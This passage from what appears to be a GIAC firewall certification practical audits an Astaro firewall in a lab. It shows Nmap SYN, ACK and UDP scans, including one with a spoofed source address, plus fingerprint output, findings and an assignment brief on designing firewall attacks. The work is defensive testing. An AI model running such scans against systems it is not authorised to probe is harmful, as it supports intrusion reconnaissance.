MAC=00:08:c7:84:ed:ac:00:03:47:90:cf:26:08:00 SRC=172.16.1.104 DST=172.16.1.13 LEN=28 TOS=0x00
PREC=0x00 TTL=55 ID=22915 PROTO=UDP SPT=61138 DPT=1529 LEN=8
Feb 17 08:43:17 tiamat kernel:Portscan detected: IN=eth1 OUT=
MAC=00:08:c7:84:ed:ac:00:03:47:90:cf:26:08:00 SRC=172.16.1.104 DST=172.16.1.13 LEN=28 TOS=0x00
PREC=0x00 TTL=53 ID=30617 PROTO=UDP SPT=61401 DPT=511 LEN=8
Feb 17 08:43:19 tiamat kernel:Portscan detected: IN=eth1 OUT=
MAC=00:08:c7:84:ed:ac:00:03:47:90:cf:26:08:00 SRC=172.16.1.104 DST=172.16.1.12 LEN=40 TOS=0x00
PREC=0x00 TTL=64 ID=27437 PROTO=TCP SPT=37662 DPT=564 WINDOW=2048 RES=0x00 URG PSH FIN URGP=0
```

• Figure 31. Port Scan Detection Netfilter Patch Livelog window

Given that this single scan took 12-1/2 hours, obviously we were faced with a dilemma. If we chose to continue our test plan with the PSD daemon running and protecting the Presentation Zone and external interface of the firewall from the Internet we would have to perform all our intended scans in Paranoid mode with a subsequent ten-fold increase in the scanning time. The time our engineers actually spent on the project would not increase, merely it's duration though. As the customer was anxious for results, we decided to diable the PSD, but still reject STD pings and proceed with the testing.

### Test 1B. ICMP Ping

In this Test we aimed to test the ICMP rule which states that the firewall should reject PINGs on it's external interfaces. This rule is not set from within the Packet Filter>Rules interface, but from it's own interface.

In this test we used an Nmap scan with the –PI switch to indicate that a normal ICMP echo request PING should be used. In it's default mode Nmap sends TCP packets to Port 80 as one of its PING packets, before proceeding with a scan. We needed to turn this feature off.

#### Scan and results

```
nmap.exe -sS -PI -n -v -oN Ex-FW-noPSD-SYN-STD-PING.log
172.16.1.9-14

# Nmap run completed at Tue Feb 19 20:32:30 2002 -- 6 IP
addresses (0 hosts up) scanned in 6 seconds
```

### Test B Conclusion:

The firewall does indeed reject normal ICMP Echo Request type PINGs. We can now proceed with our scans now knowing that we either turn PINGs off altogether –P0 or use the default TCP PING mode.

### Test 1C. No Ping, No PSD, Simple Syn Scan

This test was designed simply to show what ports were unfiltered and open on the target address range using a simple tcp syn scan.

```
nmap.exe -sS -n -v -O -oN Ex-FW-NoPSD-SYN.log 172.16.1.9-14
```

```
Interesting ports on  (172.16.1.9):
(The 1542 ports scanned but not shown below are in state: filtered)
Port        State       Service
21/tcp      closed      ftp
53/tcp      closed      domain
80/tcp      open        http
113/tcp     closed      auth
222/tcp     closed      rsh-spx
443/tcp     closed      https
8080/tcp    closed      http-proxy

No exact OS matches for host (If you know what OS is running on it,
see http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
SInfo(V=2.54BETA30%P=i686-pc-windows-
windows%D=2/19%Time=3C71FBE0%O=80%C=21)
TSeq(Class=RI%gcd=1%SI=1B1F%IPID=I%TS=0)
TSeq(Class=RI%gcd=1%SI=2667%IPID=I%TS=0)
TSeq(Class=RI%gcd=1%SI=2206%IPID=I%TS=0)
T1(Resp=Y%DF=Y%W=402E%ACK=S++%Flags=A%Ops=NNT)
T1(Resp=Y%DF=Y%W=402E%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=N)
T3(Resp=Y%DF=N%W=0%ACK=O%Flags=AR%Ops=)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=N)


TCP Sequence Prediction: Class=random positive increments
                         Difficulty=8710 (Worthy challenge)
IPID Sequence Generation: Incremental
```

```
Interesting ports on  (172.16.1.10):
(The 1542 ports scanned but not shown below are in state: filtered)
Port        State       Service
21/tcp      closed      ftp
53/tcp      closed      domain
80/tcp      closed      http
113/tcp     closed      auth
```

```
222/tcp     closed      rsh-spx
443/tcp     open         https
8080/tcp    closed      http-proxy

No exact OS matches for host (If you know what OS is running on it,
see http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
SInfo(V=2.54BETA30%P=i686-pc-windows-
windows%D=2/19%Time=3C71FCEC%O=443%C=21)
TSeq(Class=RI%gcd=1%SI=36F0%IPID=I%TS=0)
TSeq(Class=RI%gcd=1%SI=1FE4%IPID=I%TS=0)
TSeq(Class=RI%gcd=1%SI=E74%IPID=I%TS=0)
T1(Resp=Y%DF=Y%W=402E%ACK=S++%Flags=A%Ops=NNT)
T1(Resp=Y%DF=Y%W=402E%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=N)
T3(Resp=Y%DF=N%W=0%ACK=O%Flags=AR%Ops=)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=N)

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=3700 (Formidable)
IPID Sequence Generation: Incremental
```

```
Interesting ports on  (172.16.1.11):
(The 1541 ports scanned but not shown below are in state: filtered)
Port        State       Service
21/tcp      closed      ftp
25/tcp      open          smtp
53/tcp      open         domain
80/tcp      closed      http
113/tcp     closed      auth
222/tcp     closed      rsh-spx
443/tcp     closed      https
8080/tcp    closed      http-proxy

No exact OS matches for host (If you know what OS is running on it,
see http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
SInfo(V=2.54BETA30%P=i686-pc-windows-
windows%D=2/19%Time=3C71FDFE%O=53%C=21)
TSeq(Class=RI%gcd=1%SI=33C2%IPID=I%TS=0)
TSeq(Class=RI%gcd=1%SI=3259%IPID=I%TS=0)
TSeq(Class=RI%gcd=1%SI=2EFC%IPID=I%TS=0)
T1(Resp=Y%DF=Y%W=402E%ACK=S++%Flags=A%Ops=NNT)
T1(Resp=Y%DF=Y%W=402E%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=N)
T3(Resp=Y%DF=N%W=0%ACK=O%Flags=AR%Ops=)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=N)
```

```
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=12028 (Worthy challenge)
IPID Sequence Generation: Incremental
```

```
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Interesting ports on  (172.16.1.12):
(The 1542 ports scanned but not shown below are in state: filtered)
Port       State       Service
21/tcp     closed      ftp
53/tcp     closed      domain
80/tcp     closed      http
113/tcp    closed      auth
222/tcp    closed      rsh-spx
443/tcp    closed      https
8080/tcp   closed      http-proxy

Too many fingerprints match this host for me to give an accurate OS
guess
TCP/IP fingerprint:
SInfo(V=2.54BETA30%P=i686-pc-windows-
windows%D=2/19%Time=3C71FF07%O=-1%C=21)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=N)
```

```
Interesting ports on  (172.16.1.13):
(The 1541 ports scanned but not shown below are in state: filtered)
Port       State       Service
21/tcp     closed      ftp
22/tcp     open        ssh
53/tcp     closed      domain
80/tcp     closed      http
113/tcp    closed      auth
222/tcp    closed      rsh-spx
443/tcp    closed      https
8080/tcp   closed      http-proxy

No exact OS matches for host (If you know what OS is running on it,
see http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
SInfo(V=2.54BETA30%P=i686-pc-windows-
windows%D=2/19%Time=3C720012%O=22%C=21)
TSeq(Class=RI%gcd=1%SI=3F0F%IPID=I%TS=0)
TSeq(Class=RI%gcd=1%SI=20FE%IPID=I%TS=0)
TSeq(Class=RI%gcd=1%SI=23C7%IPID=I%TS=0)
T1(Resp=Y%DF=Y%W=402E%ACK=S++%Flags=A%Ops=NNT)
T1(Resp=Y%DF=Y%W=402E%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=N)
T3(Resp=Y%DF=N%W=0%ACK=O%Flags=AR%Ops=)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
```

```
T6(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=N)

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=9159 (Worthy challenge)
IPID Sequence Generation: Incremental
```

```
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Interesting ports on  (172.16.1.14):
(The 1542 ports scanned but not shown below are in state: filtered)
Port        State        Service
21/tcp      closed       ftp
53/tcp      closed       domain
80/tcp      closed       http
113/tcp     closed       auth
222/tcp     closed       rsh-spx
443/tcp     closed       https
8080/tcp    closed       http-proxy

Too many fingerprints match this host for me to give an accurate OS
guess
TCP/IP fingerprint:
SInfo(V=2.54BETA30%P=i686-pc-windows-
windows%D=2/19%Time=3C72011B%O=-1%C=21)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=N)
```

```
# Nmap run completed at - 6 IP addresses (6 hosts up) scanned in
1608 seconds
```

### Test 1C: Conclusion

We should first start by synthesizing the results.

| | | |
|---|---|---|
| 172.16.1.9 | Port 80 open | Http |
| 172.16.1.10 | Port 443 open | Https |
| 172.16.1.11 | Port 25 and 53 open | SMTP and DNS |
| 172.16.1.12 | Nil open | Outbound Masquerade IP |
| 172.16.1.13 | Port 22 open | SSH |
| 172.16.1.14 | Nil open | VPN |

Other than those ports above that were OPEN, each of the IP addresses above had all the ports with Accept rules from the TTT_Accept chain shown as closed, as expected as the IN rule only processes these packets.

The OPEN ports are exactly as they should be while the CLOSED ports are exactly what we expected to see, as defined by the rules in the Astaro hard-coded Chain TTT_Accept.

Note that we used the Operating System fingerprinting option to test whether the Firewall's Operating System can be readily identified. Due to a lack of sufficient data for Nmap to analyse, the results are inconclusive. This is a side benefit of distributing the services across a number of IP addresses.

**Test 1D: Ack Scan**

To confirm the behavior we saw in the simple SYN scan with service ports we wish access to being OPEN, and Astaro Daemon ports CLOSED, we proceeded to perform an ACK scan with the expectation that all the same ports would be declared by Nmap as UNFILTERED.

```
nmap.exe -sA -n -v -oN Ex-FW-NoPSD-ACK.log 172.16.1.9-14
```

```
Interesting ports on  (172.16.1.9):
(The 1542 ports scanned but not shown below are in state: filtered)
Port        State        Service
21/tcp      UNfiltered   ftp
53/tcp      UNfiltered   domain
80/tcp      UNfiltered   http
113/tcp     UNfiltered   auth
222/tcp     UNfiltered   rsh-spx
443/tcp     UNfiltered   https
8080/tcp    UNfiltered   http-proxy


Interesting ports on  (172.16.1.10):
(The 1542 ports scanned but not shown below are in state: filtered)
Port        State        Service
21/tcp      UNfiltered   ftp
53/tcp      UNfiltered   domain
80/tcp      UNfiltered   http
113/tcp     UNfiltered   auth
222/tcp     UNfiltered   rsh-spx
443/tcp     UNfiltered   https
8080/tcp    UNfiltered   http-proxy


Interesting ports on  (172.16.1.11):
(The 1542 ports scanned but not shown below are in state: filtered)
Port        State        Service
21/tcp      UNfiltered   ftp
53/tcp      UNfiltered   domain
80/tcp      UNfiltered   http
113/tcp     UNfiltered   auth
222/tcp     UNfiltered   rsh-spx
443/tcp     UNfiltered   https
8080/tcp    UNfiltered   http-proxy


Interesting ports on  (172.16.1.12):
(The 1542 ports scanned but not shown below are in state: filtered)
Port        State        Service
21/tcp      UNfiltered   ftp
53/tcp      UNfiltered   domain
80/tcp      UNfiltered   http
```

```
113/tcp     UNfiltered   auth
222/tcp     UNfiltered   rsh-spx
443/tcp     UNfiltered   https
8080/tcp    UNfiltered   http-proxy

Interesting ports on  (172.16.1.13):
(The 1541 ports scanned but not shown below are in state: filtered)
Port        State        Service
21/tcp      UNfiltered   ftp
22/tcp      UNfiltered   ssh
53/tcp      UNfiltered   domain
80/tcp      UNfiltered   http
113/tcp     UNfiltered   auth
222/tcp     UNfiltered   rsh-spx
443/tcp     UNfiltered   https
8080/tcp    UNfiltered   http-proxy

Interesting ports on  (172.16.1.14):
(The 1542 ports scanned but not shown below are in state: filtered)
Port        State        Service
21/tcp      UNfiltered   ftp
53/tcp      UNfiltered   domain
80/tcp      UNfiltered   http
113/tcp     UNfiltered   auth
222/tcp     UNfiltered   rsh-spx
443/tcp     UNfiltered   https
8080/tcp    UNfiltered   http-proxy
```

```
# Nmap run completed - 6 IP addresses (6 hosts up) scanned in 1505
seconds
```

### Test 1D Conclusion:

Again the results are exactly what we expected to see with all the ports that are expressively allowed by the TTT_Accept rule showing up as UNFILTERED.

### Test 1E: UDP Scan

Our last scan was a UDP scan.

```
nmap.exe -sU -n -v -oN Ex-FW-NoPSD-UDP.log 172.16.1.9-14
```

I shall save the reader from over 8000 lines of Nmap output by summarising thus;

UDP is an unreliable and connectionless protocol so Nmap uses the following method to evaluate whether a port is open or not.

It sends a zero byte UDP packet to the destination port and unless it receives an ICMP Port Unreachable message from the host, it marks that port as open. As we have elected to drop all packets that do not match our Permit rules, rather than send an ICMP Administrively Denied message, Nmap believes that all the ports on the firewall are open. Obviously only port 53 and 500 UDP are open for DNS and IKE respectively.

### Test 1. External Firewall Audit Conslusion.

At this point we are satisfied that the Astaro Security Linux 2.0 Firewall we have implemented is filtering and dropping packets inbound to services, which we have chosen to disallow. Unfortunately it's in-built TTT_Accept Chain rules contradict the security policy we defined at the outset.

The effect this has on the Firewalls overall ability to defend the network of GIAC Cookies is difficult to assess as whilst the External Interface accepts otherwise rejected packets, there are no Forward rules for these packets, and no daemons bound to these IP addresses. The only issue is that instead of Dropping or Denying the Packet, the Firewall is sending back a RST/ACK, or an ICMP Port Unreachable.

The possibility exists that someone may initiate one of the Proxy daemons; though without testing we are unsure what effect this would have to an inbound packet on the External interface. It's quite clear during the setup phase of an ASL firewall that this interface is the external Internet facing one, so it is possible that even with the SMTP, Socks 5 DNS, and HTTP proxies running, no inbound packets would be forwarded.

In the end the control over rules has been removed from the firewall administrator and overall I believe we would be happier if we were able to edit the offending rules from the TTT_Accept chain. Additionally we were unhappy with the range of options afforded via the management interface for logging and packet handling generally. In the future D.i.D-Sec may re-consider recommending this solution on these grounds.

### Test 2. Inter-Zone Firewall Testing:

In this suite of tests we followed a similar regimen to that for the accessibility testing and the external firewall interface above. In each test we re-created the range of hosts and services running in the target zone on an individual host with aliases and fake Netcat daemons, and then we scanned the target host range with Nmap.

The tests here are relatively simple as the relationship between the zones is clearly outlined in our connectivity table above in Chapter 2.

The next most crucial relationship is between the public Presentation Zone and the Application Zone. We have well defined rules in place, we've tested the functionality and that works, now we need to test the Firewalls ability to enforce our Drop rules.

### Test 2A. Non-defined Host in Presentation Zone to Application Zone

```
nmap.exe -n -vv -P0 -sS -S 192.148.1.124 -e eth0 -O -oN PZ-AZ-
NoPSD-NoPing-Syn1.log 192.168.2.1,40,100,110
```

```
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 1549 scanned ports on  (192.168.2.1) are: filtered
Too many fingerprints match this host for me to give an accurate OS
guess
TCP/IP fingerprint:
SInfo(V=2.54BETA30%P=i686-pc-windows-
windows%D=2/21%Time=3C74635A%O=-1%C=-1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
```

```
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 1549 scanned ports on  (192.168.2.40) are: filtered
```

```
Too many fingerprints match this host for me to give an accurate OS
guess
TCP/IP fingerprint:
SInfo(V=2.54BETA30%P=i686-pc-windows-
windows%D=2/21%Time=3C746A99%O=-1%C=-1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
```

```
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 1549 scanned ports on  (192.168.2.100) are: filtered
Too many fingerprints match this host for me to give an accurate OS
guess
TCP/IP fingerprint:
SInfo(V=2.54BETA30%P=i686-pc-windows-
windows%D=2/21%Time=3C7471D7%O=-1%C=-1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
```

```
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 1549 scanned ports on  (192.168.2.110) are: filtered
Too many fingerprints match this host for me to give an accurate OS
guess
TCP/IP fingerprint:
SInfo(V=2.54BETA30%P=i686-pc-windows-
windows%D=2/21%Time=3C747916%O=-1%C=-1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
```

```
# Nmap run completed at - 4 IP addresses (4 hosts up) scanned in
7418 seconds
```

### Test 2A Conclusion

These results have one error in them. 192.168.1.124 which we used as the source address for this scan does not belong in any of the 'special' groups we have defined and yet it is still a member of the Presentation Zone. As such it should quite rightly not have access to anything in the Presentation Zone other than the NTP service, but even that is not shown in the results.

A check of the script I had written to open up the Netcat fake daemons showed that I had bound port 123, the NTP port to the MySQL IP address of 192.168.1.40 rather than the NTP1 server address of 192.168.2.110 that is defined in rule 6 of the Firewall rules (see above).

An error in my test, and yet still a useful test of the Firewall as it correctly denied all the packets.

**Test 2B. An Ack scan**

```
nmap.exe -n -vv -P0 -sA -e eth0 -S 192.168.1.100 -oN PZ-AZ-NoPSD-
Ack1.log 192.168.2.1,40,100,110
```

```
Interesting ports on  (192.168.2.1):
(The 1542 ports scanned but not shown below are in state: filtered)
Port        State        Service
21/tcp      UNfiltered   ftp
53/tcp      UNfiltered   domain
80/tcp      UNfiltered   http
113/tcp     UNfiltered   auth
222/tcp     UNfiltered   rsh-spx
443/tcp     UNfiltered   https
8080/tcp    UNfiltered   http-proxy

All 1549 scanned ports on  (192.168.2.40) are: filtered
All 1549 scanned ports on  (192.168.2.100) are: filtered
Interesting ports on  (192.168.2.110):
(The 1548 ports scanned but not shown below are in state: filtered)
Port        State        Service
123/tcp     UNfiltered   ntp
```

```
    # Nmap run completed - 4 IP addresses (4 hosts up) scanned in 4847
seconds
```

**Test  2B Conclusion.**

Exactly what we would expect to see. The Application Zone Interface IP address of 192.168.2.1 has the ports showing as Unfiltered that are associated with the Hard Coded Astaro daemon rules, whilst the IP address belonging to the NTP server which should have access from every IP across the combined DMZ shows correctly as Unfiltered also. The IP address source address belongs to one of the two HTTP servers. These do not have access to the MySQL Cookie Saying DB via SSH.

**Test 2 Conclusion:**

We continued through a variety of tests which are not included for the sake of brevity with us finally concluding that yet again the ASL firewall is very capable of enforcing the policies we have laid down, apart from the unfiltered ports defined by Astaro themselves.

**Test 3 Application Zone to Presentation Zone**

This is the last scan we will show in detail, as this shows yet once again how the Astaro Hard-coded rules effects the results of an ACK scan from the Application Zone to the Presentation Zone.


```
nmap.exe -n -vv -sA -P0 -e eth0 -S 192.168.2.110 -oN AZ-PZ-NoPSD-
Ack3.log 192.168.1.1,10,30,50,60,100,120,12

Interesting ports on  (192.168.1.1):
(The 1542 ports scanned but not shown below are in state: filtered)
Port          State        Service
21/tcp        UNfiltered   ftp
```

```
53/tcp      UNfiltered   domain
80/tcp      UNfiltered   http
113/tcp     UNfiltered   auth
222/tcp     UNfiltered   rsh-spx
443/tcp     UNfiltered   https
8080/tcp    UNfiltered   http-proxy

Interesting ports on  (192.168.1.10):
(The 1548 ports scanned but not shown below are in state: filtered)
Port        State       Service
80/tcp      UNfiltered   http

Interesting ports on  (192.168.1.30):
(The 1548 ports scanned but not shown below are in state: filtered)
Port        State       Service
443/tcp     UNfiltered   https

Interesting ports on  (192.168.1.50):
(The 1548 ports scanned but not shown below are in state: filtered)
Port        State       Service
53/tcp      UNfiltered   domain

Interesting ports on  (192.168.1.60):
(The 1548 ports scanned but not shown below are in state: filtered)
Port        State       Service
22/tcp      UNfiltered   ssh

All 1549 scanned ports on  (192.168.1.100) are: filtered
All 1549 scanned ports on  (192.168.1.120) are: filtered
```

### Logging

One of the things any good firewall should do is provide an accurate logging service. Netfilter and Linux in general have excellent logging capabilities, and of course Astaro provide a user-friendly interface to these.

Not only can we monitor the Packet Filtering logs, but Astaro have implemented MRTG internally to provide metrics for all system related counters, plus a full set of accounting capabilities for each interface and all the proxies.



https://192.168.1.1:1111/logfile.pl?SID=136866344212&file=3 - Microsoft Internet Explorer

| Time | Source | | | Destination | | Protocol | TCP-Flags/ ICMP-Type/ HWADDRs |
|---|---|---|---|---|---|---|---|
| | IP-Address | Port | | IP-Address | Port | | |
| 22:21:05 | 192.168.1.10 | 137 | -> | 192.168.1.255 | 137 | UDP | |
| 22:21:06 | 192.168.1.10 | 137 | -> | 192.168.1.255 | 137 | UDP | |
| 22:21:09 | 192.168.2.40 | 45228 | -> | 192.168.1.60 | 139 | TCP | ACK |
| 22:21:10 | 192.168.2.40 | 45228 | -> | 192.168.1.60 | 5145 | TCP | ACK |
| 22:21:10 | 192.168.2.40 | 45227 | -> | 192.168.1.60 | 55 | TCP | ACK |
| 22:21:10 | 192.168.2.40 | 45227 | -> | 192.168.1.60 | 6142 | TCP | ACK |
| 22:21:10 | 192.168.2.40 | 45227 | -> | 192.168.1.60 | 709 | TCP | ACK |
| 22:21:10 | 192.168.2.40 | 45227 | -> | 192.168.1.60 | 2064 | TCP | ACK |
| 22:21:10 | 192.168.2.40 | 45227 | -> | 192.168.1.60 | 633 | TCP | ACK |
| 22:21:10 | 192.168.2.40 | 45227 | -> | 192.168.1.60 | 1387 | TCP | ACK |
| 22:21:10 | 192.168.2.40 | 45227 | -> | 192.168.1.60 | 1425 | TCP | ACK |
| 22:21:10 | 192.168.2.40 | 45227 | -> | 192.168.1.60 | 447 | TCP | ACK |
| 22:21:10 | 192.168.2.40 | 45227 | -> | 192.168.1.60 | 960 | TCP | ACK |
| 22:21:10 | 192.168.2.40 | 45227 | -> | 192.168.1.60 | 428 | TCP | ACK |
| 22:21:10 | 192.168.2.40 | 45227 | -> | 192.168.1.60 | 905 | TCP | ACK |
| 22:21:10 | 192.168.2.40 | 45227 | -> | 192.168.1.60 | 179 | TCP | ACK |
| 22:21:10 | 192.168.2.40 | 45227 | -> | 192.168.1.60 | 396 | TCP | ACK |
| 22:21:10 | 192.168.2.40 | 45227 | -> | 192.168.1.60 | 420 | TCP | ACK |
| 22:21:10 | 192.168.2.40 | 45227 | -> | 192.168.1.60 | 537 | TCP | ACK |
| 22:21:10 | 192.168.2.40 | 45227 | -> | 192.168.1.60 | 1348 | TCP | ACK |

stop LiveLog

• Figure 32. Packet Filtering Rule exception Live log

## Firewall Test Conclusion and Summary

We continued to analyse the results of a over 30 individual tests but for the sake of brevity will summarize our findings as follows.

The Astaro Secure Linux Firewall implemented the Permit rules we defined in the Rule set perfectly, however when it came to implementing the Deny and Drop rules we defined, the hard Coded rules which Astaro have implemented counter our Drop rules permitting packets through to the interface.

Whilst this affords an attacker some information, these packets are not Forwarded and so therefore cannot access services which they should not.

Additionally if the Port Scan Daemon is running which of course would be in a Production Environment, the Firewall detects and blocks all but the most determined and slow scans.

If we had implemented the Second ASL firewall at the backend and utilized the many features such as the SMTP Relay with Virus scanning and the Socks 5 proxy, I believe that overall the two ASL firewalls would have provided a very secure and easily managed firewall solution for GIAC Cookies for a very small capital expenditure, with low ongoing operational costs.

# Section 4 GIAC Cookies, v.1.6 Inc

## Assignment 4: Design Under Fire

The purpose of this exercise is to help you think about threats to your network and therefore develop a more robust design. Keep in mind that the next certification group will be attacking your architecture!

Select a network design from any previously posted GCFW practical (http://www.giac.org/GCFW.php) and paste the graphic into your submission. Be certain to list the URL of the practical you are using. Research and design two of the following three types of attacks against the architecture:

1. An attack against the firewall itself. Research and describe at least **three** vulnerabilities that have been found for the type of firewall chosen for the design. Choose **one** of the vulnerabilities, design an attack based on the vulnerability, and explain the results of running that attack against the firewall.

2. A denial of service attack. Subject the design to a theoretical attack from 50 compromised cable modem/DSL systems using TCP SYN, UDP, or ICMP floods. Describe the countermeasures that can be put into place to mitigate the attack that you chose.

3. An attack plan to compromise an internal system through the perimeter system. Select a target, explain your reasons for choosing that target, and describe the process to compromise the target.

Your attack information should be detailed - include the specifics of how the attack would be carried out. Do not simply say "I would exploit the vulnerability described in Vendor Security Bulletin XXX". What commands would you use to carry out the attack? Are exploit tools or scripts available on the Internet? What additional steps would you need to take prior to conducting the attack (reconnaissance, determining internal network layout, determining valid account name.)? Would any of your methods be noticed (log files, IDS.)? What "stealth" techniques could you employ to avoid detection? What countermeasures would help prevent your attack from succeeding?

If it is possible to carry out the attack on a test system, include screen shots, log files, etc. as appropriate to illustrate your methods.

In designing your attacks, keep the following in mind:

- The attack should be **realistic.** The purpose of this exercise is for the student to clearly demonstrate that they understand that firewall and perimeter systems are not magic "silver bullets" immune to all attacks.

